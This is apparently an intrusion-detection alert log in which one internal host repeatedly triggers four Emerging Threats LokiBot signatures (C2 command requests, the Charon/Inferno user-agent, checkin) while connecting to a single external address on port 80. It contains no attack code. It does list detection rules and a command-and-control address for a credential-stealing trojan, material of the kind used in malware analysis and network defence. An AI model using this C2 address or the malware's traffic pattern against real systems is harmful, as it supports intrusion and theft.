11/22/21-15:32:04.925852	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49998	80	192.168.11.20	192.185.217.246
11/22/21-15:32:04.925852	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49998	80	192.168.11.20	192.185.217.246
11/22/21-15:32:04.925852	TCP	2025381	ET TROJAN LokiBot Checkin	49998	80	192.168.11.20	192.185.217.246
11/22/21-15:32:04.925852	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49998	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:32:05.935576	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49999	80	192.168.11.20	192.185.217.246
11/22/21-15:32:05.935576	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49999	80	192.168.11.20	192.185.217.246
11/22/21-15:32:05.935576	TCP	2025381	ET TROJAN LokiBot Checkin	49999	80	192.168.11.20	192.185.217.246
11/22/21-15:32:05.935576	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49999	80	192.168.11.20	192.185.217.246
11/22/21-15:32:06.769989	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50000	80	192.168.11.20	192.185.217.246
11/22/21-15:32:06.769989	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50000	80	192.168.11.20	192.185.217.246
11/22/21-15:32:06.769989	TCP	2025381	ET TROJAN LokiBot Checkin	50000	80	192.168.11.20	192.185.217.246
11/22/21-15:32:06.769989	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50000	80	192.168.11.20	192.185.217.246
11/22/21-15:32:07.714965	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50001	80	192.168.11.20	192.185.217.246
11/22/21-15:32:07.714965	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50001	80	192.168.11.20	192.185.217.246
11/22/21-15:32:07.714965	TCP	2025381	ET TROJAN LokiBot Checkin	50001	80	192.168.11.20	192.185.217.246
11/22/21-15:32:07.714965	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50001	80	192.168.11.20	192.185.217.246
11/22/21-15:32:08.577568	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50002	80	192.168.11.20	192.185.217.246
11/22/21-15:32:08.577568	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50002	80	192.168.11.20	192.185.217.246
11/22/21-15:32:08.577568	TCP	2025381	ET TROJAN LokiBot Checkin	50002	80	192.168.11.20	192.185.217.246
11/22/21-15:32:08.577568	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50002	80	192.168.11.20	192.185.217.246
11/22/21-15:32:09.359679	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50003	80	192.168.11.20	192.185.217.246
11/22/21-15:32:09.359679	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50003	80	192.168.11.20	192.185.217.246
11/22/21-15:32:09.359679	TCP	2025381	ET TROJAN LokiBot Checkin	50003	80	192.168.11.20	192.185.217.246
11/22/21-15:32:09.359679	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50003	80	192.168.11.20	192.185.217.246
11/22/21-15:32:10.196935	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50004	80	192.168.11.20	192.185.217.246
11/22/21-15:32:10.196935	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50004	80	192.168.11.20	192.185.217.246
11/22/21-15:32:10.196935	TCP	2025381	ET TROJAN LokiBot Checkin	50004	80	192.168.11.20	192.185.217.246
11/22/21-15:32:10.196935	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50004	80	192.168.11.20	192.185.217.246
11/22/21-15:32:11.039158	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50005	80	192.168.11.20	192.185.217.246
11/22/21-15:32:11.039158	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50005	80	192.168.11.20	192.185.217.246
11/22/21-15:32:11.039158	TCP	2025381	ET TROJAN LokiBot Checkin	50005	80	192.168.11.20	192.185.217.246
11/22/21-15:32:11.039158	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50005	80	192.168.11.20	192.185.217.246
11/22/21-15:32:11.829931	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50006	80	192.168.11.20	192.185.217.246
11/22/21-15:32:11.829931	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50006	80	192.168.11.20	192.185.217.246
11/22/21-15:32:11.829931	TCP	2025381	ET TROJAN LokiBot Checkin	50006	80	192.168.11.20	192.185.217.246
11/22/21-15:32:11.829931	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50006	80	192.168.11.20	192.185.217.246
11/22/21-15:32:12.718771	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50007	80	192.168.11.20	192.185.217.246
11/22/21-15:32:12.718771	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50007	80	192.168.11.20	192.185.217.246
11/22/21-15:32:12.718771	TCP	2025381	ET TROJAN LokiBot Checkin	50007	80	192.168.11.20	192.185.217.246
11/22/21-15:32:12.718771	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50007	80	192.168.11.20	192.185.217.246
11/22/21-15:32:13.544515	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50008	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:32:13.544515	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50008	80	192.168.11.20	192.185.217.246
11/22/21-15:32:13.544515	TCP	2025381	ET TROJAN LokiBot Checkin	50008	80	192.168.11.20	192.185.217.246
11/22/21-15:32:13.544515	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50008	80	192.168.11.20	192.185.217.246
11/22/21-15:32:14.363570	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50009	80	192.168.11.20	192.185.217.246
11/22/21-15:32:14.363570	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50009	80	192.168.11.20	192.185.217.246
11/22/21-15:32:14.363570	TCP	2025381	ET TROJAN LokiBot Checkin	50009	80	192.168.11.20	192.185.217.246
11/22/21-15:32:14.363570	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50009	80	192.168.11.20	192.185.217.246
11/22/21-15:32:15.199945	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50010	80	192.168.11.20	192.185.217.246
11/22/21-15:32:15.199945	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50010	80	192.168.11.20	192.185.217.246
11/22/21-15:32:15.199945	TCP	2025381	ET TROJAN LokiBot Checkin	50010	80	192.168.11.20	192.185.217.246
11/22/21-15:32:15.199945	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50010	80	192.168.11.20	192.185.217.246
11/22/21-15:32:16.047013	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50011	80	192.168.11.20	192.185.217.246
11/22/21-15:32:16.047013	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50011	80	192.168.11.20	192.185.217.246
11/22/21-15:32:16.047013	TCP	2025381	ET TROJAN LokiBot Checkin	50011	80	192.168.11.20	192.185.217.246
11/22/21-15:32:16.047013	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50011	80	192.168.11.20	192.185.217.246
11/22/21-15:32:16.869696	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50012	80	192.168.11.20	192.185.217.246
11/22/21-15:32:16.869696	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50012	80	192.168.11.20	192.185.217.246
11/22/21-15:32:16.869696	TCP	2025381	ET TROJAN LokiBot Checkin	50012	80	192.168.11.20	192.185.217.246
11/22/21-15:32:16.869696	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50012	80	192.168.11.20	192.185.217.246
11/22/21-15:32:17.706048	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50013	80	192.168.11.20	192.185.217.246
11/22/21-15:32:17.706048	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50013	80	192.168.11.20	192.185.217.246
11/22/21-15:32:17.706048	TCP	2025381	ET TROJAN LokiBot Checkin	50013	80	192.168.11.20	192.185.217.246
11/22/21-15:32:17.706048	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50013	80	192.168.11.20	192.185.217.246
11/22/21-15:32:18.525083	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50014	80	192.168.11.20	192.185.217.246
11/22/21-15:32:18.525083	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50014	80	192.168.11.20	192.185.217.246
11/22/21-15:32:18.525083	TCP	2025381	ET TROJAN LokiBot Checkin	50014	80	192.168.11.20	192.185.217.246
11/22/21-15:32:18.525083	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50014	80	192.168.11.20	192.185.217.246
11/22/21-15:32:19.311133	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50015	80	192.168.11.20	192.185.217.246
11/22/21-15:32:19.311133	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50015	80	192.168.11.20	192.185.217.246
11/22/21-15:32:19.311133	TCP	2025381	ET TROJAN LokiBot Checkin	50015	80	192.168.11.20	192.185.217.246
11/22/21-15:32:19.311133	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50015	80	192.168.11.20	192.185.217.246
11/22/21-15:32:20.130578	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50016	80	192.168.11.20	192.185.217.246
11/22/21-15:32:20.130578	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50016	80	192.168.11.20	192.185.217.246
11/22/21-15:32:20.130578	TCP	2025381	ET TROJAN LokiBot Checkin	50016	80	192.168.11.20	192.185.217.246
11/22/21-15:32:20.130578	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50016	80	192.168.11.20	192.185.217.246
11/22/21-15:32:20.853977	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50017	80	192.168.11.20	192.185.217.246
11/22/21-15:32:20.853977	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50017	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:32:20.853977	TCP	2025381	ET TROJAN LokiBot Checkin	50017	80	192.168.11.20	192.185.217.246
11/22/21-15:32:20.853977	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50017	80	192.168.11.20	192.185.217.246
11/22/21-15:32:21.685625	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50018	80	192.168.11.20	192.185.217.246
11/22/21-15:32:21.685625	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50018	80	192.168.11.20	192.185.217.246
11/22/21-15:32:21.685625	TCP	2025381	ET TROJAN LokiBot Checkin	50018	80	192.168.11.20	192.185.217.246
11/22/21-15:32:21.685625	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50018	80	192.168.11.20	192.185.217.246
11/22/21-15:32:22.577250	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50019	80	192.168.11.20	192.185.217.246
11/22/21-15:32:22.577250	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50019	80	192.168.11.20	192.185.217.246
11/22/21-15:32:22.577250	TCP	2025381	ET TROJAN LokiBot Checkin	50019	80	192.168.11.20	192.185.217.246
11/22/21-15:32:22.577250	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50019	80	192.168.11.20	192.185.217.246
11/22/21-15:32:23.316326	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50020	80	192.168.11.20	192.185.217.246
11/22/21-15:32:23.316326	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50020	80	192.168.11.20	192.185.217.246
11/22/21-15:32:23.316326	TCP	2025381	ET TROJAN LokiBot Checkin	50020	80	192.168.11.20	192.185.217.246
11/22/21-15:32:23.316326	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50020	80	192.168.11.20	192.185.217.246
11/22/21-15:32:24.148117	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50021	80	192.168.11.20	192.185.217.246
11/22/21-15:32:24.148117	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50021	80	192.168.11.20	192.185.217.246
11/22/21-15:32:24.148117	TCP	2025381	ET TROJAN LokiBot Checkin	50021	80	192.168.11.20	192.185.217.246
11/22/21-15:32:24.148117	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50021	80	192.168.11.20	192.185.217.246
11/22/21-15:32:24.996619	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50022	80	192.168.11.20	192.185.217.246
11/22/21-15:32:24.996619	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50022	80	192.168.11.20	192.185.217.246
11/22/21-15:32:24.996619	TCP	2025381	ET TROJAN LokiBot Checkin	50022	80	192.168.11.20	192.185.217.246
11/22/21-15:32:24.996619	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50022	80	192.168.11.20	192.185.217.246
11/22/21-15:32:25.791047	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50023	80	192.168.11.20	192.185.217.246
11/22/21-15:32:25.791047	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50023	80	192.168.11.20	192.185.217.246
11/22/21-15:32:25.791047	TCP	2025381	ET TROJAN LokiBot Checkin	50023	80	192.168.11.20	192.185.217.246
11/22/21-15:32:25.791047	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50023	80	192.168.11.20	192.185.217.246
11/22/21-15:32:26.551736	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50024	80	192.168.11.20	192.185.217.246
11/22/21-15:32:26.551736	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50024	80	192.168.11.20	192.185.217.246
11/22/21-15:32:26.551736	TCP	2025381	ET TROJAN LokiBot Checkin	50024	80	192.168.11.20	192.185.217.246
11/22/21-15:32:26.551736	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50024	80	192.168.11.20	192.185.217.246
11/22/21-15:32:27.404429	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50025	80	192.168.11.20	192.185.217.246
11/22/21-15:32:27.404429	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50025	80	192.168.11.20	192.185.217.246
11/22/21-15:32:27.404429	TCP	2025381	ET TROJAN LokiBot Checkin	50025	80	192.168.11.20	192.185.217.246
11/22/21-15:32:27.404429	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50025	80	192.168.11.20	192.185.217.246
11/22/21-15:32:28.370436	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50026	80	192.168.11.20	192.185.217.246
11/22/21-15:32:28.370436	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50026	80	192.168.11.20	192.185.217.246
11/22/21-15:32:28.370436	TCP	2025381	ET TROJAN LokiBot Checkin	50026	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:32:28.370436	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50026	80	192.168.11.20	192.185.217.246
11/22/21-15:32:29.173776	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50027	80	192.168.11.20	192.185.217.246
11/22/21-15:32:29.173776	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50027	80	192.168.11.20	192.185.217.246
11/22/21-15:32:29.173776	TCP	2025381	ET TROJAN LokiBot Checkin	50027	80	192.168.11.20	192.185.217.246
11/22/21-15:32:29.173776	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50027	80	192.168.11.20	192.185.217.246
11/22/21-15:32:29.937674	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50028	80	192.168.11.20	192.185.217.246
11/22/21-15:32:29.937674	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50028	80	192.168.11.20	192.185.217.246
11/22/21-15:32:29.937674	TCP	2025381	ET TROJAN LokiBot Checkin	50028	80	192.168.11.20	192.185.217.246
11/22/21-15:32:29.937674	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50028	80	192.168.11.20	192.185.217.246
11/22/21-15:32:30.809686	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50029	80	192.168.11.20	192.185.217.246
11/22/21-15:32:30.809686	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50029	80	192.168.11.20	192.185.217.246
11/22/21-15:32:30.809686	TCP	2025381	ET TROJAN LokiBot Checkin	50029	80	192.168.11.20	192.185.217.246
11/22/21-15:32:30.809686	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50029	80	192.168.11.20	192.185.217.246
11/22/21-15:32:31.593341	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50030	80	192.168.11.20	192.185.217.246
11/22/21-15:32:31.593341	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50030	80	192.168.11.20	192.185.217.246
11/22/21-15:32:31.593341	TCP	2025381	ET TROJAN LokiBot Checkin	50030	80	192.168.11.20	192.185.217.246
11/22/21-15:32:31.593341	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50030	80	192.168.11.20	192.185.217.246
11/22/21-15:32:32.355965	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50031	80	192.168.11.20	192.185.217.246
11/22/21-15:32:32.355965	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50031	80	192.168.11.20	192.185.217.246
11/22/21-15:32:32.355965	TCP	2025381	ET TROJAN LokiBot Checkin	50031	80	192.168.11.20	192.185.217.246
11/22/21-15:32:32.355965	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50031	80	192.168.11.20	192.185.217.246
11/22/21-15:32:33.167437	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50032	80	192.168.11.20	192.185.217.246
11/22/21-15:32:33.167437	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50032	80	192.168.11.20	192.185.217.246
11/22/21-15:32:33.167437	TCP	2025381	ET TROJAN LokiBot Checkin	50032	80	192.168.11.20	192.185.217.246
11/22/21-15:32:33.167437	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50032	80	192.168.11.20	192.185.217.246
11/22/21-15:32:33.978440	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50033	80	192.168.11.20	192.185.217.246
11/22/21-15:32:33.978440	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50033	80	192.168.11.20	192.185.217.246
11/22/21-15:32:33.978440	TCP	2025381	ET TROJAN LokiBot Checkin	50033	80	192.168.11.20	192.185.217.246
11/22/21-15:32:33.978440	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50033	80	192.168.11.20	192.185.217.246
11/22/21-15:32:34.838886	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50034	80	192.168.11.20	192.185.217.246
11/22/21-15:32:34.838886	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50034	80	192.168.11.20	192.185.217.246
11/22/21-15:32:34.838886	TCP	2025381	ET TROJAN LokiBot Checkin	50034	80	192.168.11.20	192.185.217.246
11/22/21-15:32:34.838886	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50034	80	192.168.11.20	192.185.217.246
11/22/21-15:32:35.657636	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50035	80	192.168.11.20	192.185.217.246
11/22/21-15:32:35.657636	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50035	80	192.168.11.20	192.185.217.246
11/22/21-15:32:35.657636	TCP	2025381	ET TROJAN LokiBot Checkin	50035	80	192.168.11.20	192.185.217.246
11/22/21-15:32:35.657636	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50035	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:32:36.485301	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50036	80	192.168.11.20	192.185.217.246
11/22/21-15:32:36.485301	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50036	80	192.168.11.20	192.185.217.246
11/22/21-15:32:36.485301	TCP	2025381	ET TROJAN LokiBot Checkin	50036	80	192.168.11.20	192.185.217.246
11/22/21-15:32:36.485301	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50036	80	192.168.11.20	192.185.217.246
11/22/21-15:32:37.229667	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50037	80	192.168.11.20	192.185.217.246
11/22/21-15:32:37.229667	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50037	80	192.168.11.20	192.185.217.246
11/22/21-15:32:37.229667	TCP	2025381	ET TROJAN LokiBot Checkin	50037	80	192.168.11.20	192.185.217.246
11/22/21-15:32:37.229667	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50037	80	192.168.11.20	192.185.217.246
11/22/21-15:32:38.046982	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50038	80	192.168.11.20	192.185.217.246
11/22/21-15:32:38.046982	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50038	80	192.168.11.20	192.185.217.246
11/22/21-15:32:38.046982	TCP	2025381	ET TROJAN LokiBot Checkin	50038	80	192.168.11.20	192.185.217.246
11/22/21-15:32:38.046982	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50038	80	192.168.11.20	192.185.217.246
11/22/21-15:32:38.882231	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50039	80	192.168.11.20	192.185.217.246
11/22/21-15:32:38.882231	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50039	80	192.168.11.20	192.185.217.246
11/22/21-15:32:38.882231	TCP	2025381	ET TROJAN LokiBot Checkin	50039	80	192.168.11.20	192.185.217.246
11/22/21-15:32:38.882231	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50039	80	192.168.11.20	192.185.217.246
11/22/21-15:32:39.734037	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50040	80	192.168.11.20	192.185.217.246
11/22/21-15:32:39.734037	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50040	80	192.168.11.20	192.185.217.246
11/22/21-15:32:39.734037	TCP	2025381	ET TROJAN LokiBot Checkin	50040	80	192.168.11.20	192.185.217.246
11/22/21-15:32:39.734037	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50040	80	192.168.11.20	192.185.217.246
11/22/21-15:32:40.497478	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50041	80	192.168.11.20	192.185.217.246
11/22/21-15:32:40.497478	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50041	80	192.168.11.20	192.185.217.246
11/22/21-15:32:40.497478	TCP	2025381	ET TROJAN LokiBot Checkin	50041	80	192.168.11.20	192.185.217.246
11/22/21-15:32:40.497478	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50041	80	192.168.11.20	192.185.217.246
11/22/21-15:32:41.308972	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50042	80	192.168.11.20	192.185.217.246
11/22/21-15:32:41.308972	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50042	80	192.168.11.20	192.185.217.246
11/22/21-15:32:41.308972	TCP	2025381	ET TROJAN LokiBot Checkin	50042	80	192.168.11.20	192.185.217.246
11/22/21-15:32:41.308972	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50042	80	192.168.11.20	192.185.217.246
11/22/21-15:32:42.129836	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50043	80	192.168.11.20	192.185.217.246
11/22/21-15:32:42.129836	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50043	80	192.168.11.20	192.185.217.246
11/22/21-15:32:42.129836	TCP	2025381	ET TROJAN LokiBot Checkin	50043	80	192.168.11.20	192.185.217.246
11/22/21-15:32:42.129836	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50043	80	192.168.11.20	192.185.217.246
11/22/21-15:32:42.896557	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50044	80	192.168.11.20	192.185.217.246
11/22/21-15:32:42.896557	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50044	80	192.168.11.20	192.185.217.246
11/22/21-15:32:42.896557	TCP	2025381	ET TROJAN LokiBot Checkin	50044	80	192.168.11.20	192.185.217.246
11/22/21-15:32:42.896557	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50044	80	192.168.11.20	192.185.217.246
11/22/21-15:32:43.715424	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50045	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:32:43.715424	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50045	80	192.168.11.20	192.185.217.246
11/22/21-15:32:43.715424	TCP	2025381	ET TROJAN LokiBot Checkin	50045	80	192.168.11.20	192.185.217.246
11/22/21-15:32:43.715424	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50045	80	192.168.11.20	192.185.217.246
11/22/21-15:32:44.557431	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50046	80	192.168.11.20	192.185.217.246
11/22/21-15:32:44.557431	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50046	80	192.168.11.20	192.185.217.246
11/22/21-15:32:44.557431	TCP	2025381	ET TROJAN LokiBot Checkin	50046	80	192.168.11.20	192.185.217.246
11/22/21-15:32:44.557431	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50046	80	192.168.11.20	192.185.217.246
11/22/21-15:32:45.364335	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50047	80	192.168.11.20	192.185.217.246
11/22/21-15:32:45.364335	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50047	80	192.168.11.20	192.185.217.246
11/22/21-15:32:45.364335	TCP	2025381	ET TROJAN LokiBot Checkin	50047	80	192.168.11.20	192.185.217.246
11/22/21-15:32:45.364335	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50047	80	192.168.11.20	192.185.217.246
11/22/21-15:32:46.161271	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50048	80	192.168.11.20	192.185.217.246
11/22/21-15:32:46.161271	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50048	80	192.168.11.20	192.185.217.246
11/22/21-15:32:46.161271	TCP	2025381	ET TROJAN LokiBot Checkin	50048	80	192.168.11.20	192.185.217.246
11/22/21-15:32:46.161271	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50048	80	192.168.11.20	192.185.217.246
11/22/21-15:32:47.013476	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50049	80	192.168.11.20	192.185.217.246
11/22/21-15:32:47.013476	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50049	80	192.168.11.20	192.185.217.246
11/22/21-15:32:47.013476	TCP	2025381	ET TROJAN LokiBot Checkin	50049	80	192.168.11.20	192.185.217.246
11/22/21-15:32:47.013476	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50049	80	192.168.11.20	192.185.217.246
11/22/21-15:32:47.831463	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50050	80	192.168.11.20	192.185.217.246
11/22/21-15:32:47.831463	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50050	80	192.168.11.20	192.185.217.246
11/22/21-15:32:47.831463	TCP	2025381	ET TROJAN LokiBot Checkin	50050	80	192.168.11.20	192.185.217.246
11/22/21-15:32:47.831463	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50050	80	192.168.11.20	192.185.217.246
11/22/21-15:32:48.637639	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50051	80	192.168.11.20	192.185.217.246
11/22/21-15:32:48.637639	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50051	80	192.168.11.20	192.185.217.246
